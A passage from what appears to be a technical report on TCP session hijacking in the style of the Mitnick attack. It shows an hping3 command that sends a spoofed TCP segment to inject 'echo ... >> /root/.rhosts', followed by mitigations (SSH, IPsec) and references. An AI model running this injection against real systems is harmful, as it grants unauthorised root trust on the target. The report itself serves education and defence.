exploit='echo 192.168.107.103 >> /root/.rhosts'
exploit_size=42

printf '\r\n%s\r\n\0' "$exploit" | hping3 --count 1 \
    --ack --push \
    --spoofer $client_addr \
    --baseport $src_port --destport $dest_port \
    --setseq $seq_num --setack $ack_num \
    --data $exploit_size --file /dev/stdin \
    $server_addr
```

Listing 4: An example `hping3` invocation

4.4 Mitigations

While new safer protocols like *QUIC* [3] are getting more popular, TCP isn't going away any time soon. So, the only way that we have today to protect against these kinds of attacks is building stronger authentication guarantees on top of TCP, at the application layer. For instance, using the well-known SSH protocol and software instead of the old `rsh` and `telnet` makes these kinds of exploits impossible. A more general approach, at a lower layer of the networking stack, is the usage of IPsec that, depending on the mode

of operation, can add authentication and/or encryption to the transmitted data in a transparent manner to the above layers; while not universal, it is a widely supported and effective solution.

References

- [1] Jeffrey S. Havrilla. *Multiple TCP/IP implementations may use statistically predictable initial sequence numbers*. CERT Coordination Center, Mar. 13, 2001. URL: <https://www.kb.cert.org/vuls/id/498440> (cit. on p. 18).
- [2] Jim Huang. *nstack. Userspace TCP/IP stack for Linux*. Aug. 5, 2023. URL: <https://github.com/jserv/nstack> (cit. on p. 18).
- [3] IETF, Google, et al. *QUIC*. Version 1. May 2021. URL: <https://quicwg.org> (cit. on p. 21).
- [4] Robert T. Morris. *A Weakness in the 4.2BSD Unix TCP/IP Software*. 117. Murray Hill, New Jersey 07974: AT&T Bell Laboratories, Feb. 25, 1985. URL: <http://nil.lcs.mit.edu/rtn/papers/117-abstract.html> (cit. on p. 17).
- [5] Tsutomu Shimomura. *Technical details of the attack described by Markoff in NYT*. Jan. 25, 1995. URL: <https://web.archive.org/web/20111018151334/https://www.gont.com.ar/docs/post-shimomura-usenet.txt> (cit. on p. 17).
- [6] Tsutomu Shimomura and John Markoff. *Takedown. The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw — By the Man Who Did It*. Ed. by Hyperion Books. Jan. 22, 1996. ISBN: 978-0786862108 (cit. on p. 17).
- [7] *Takedown*. Mar. 15, 2000. URL: <https://www.imdb.com/title/tt0159784/> (cit. on p. 17).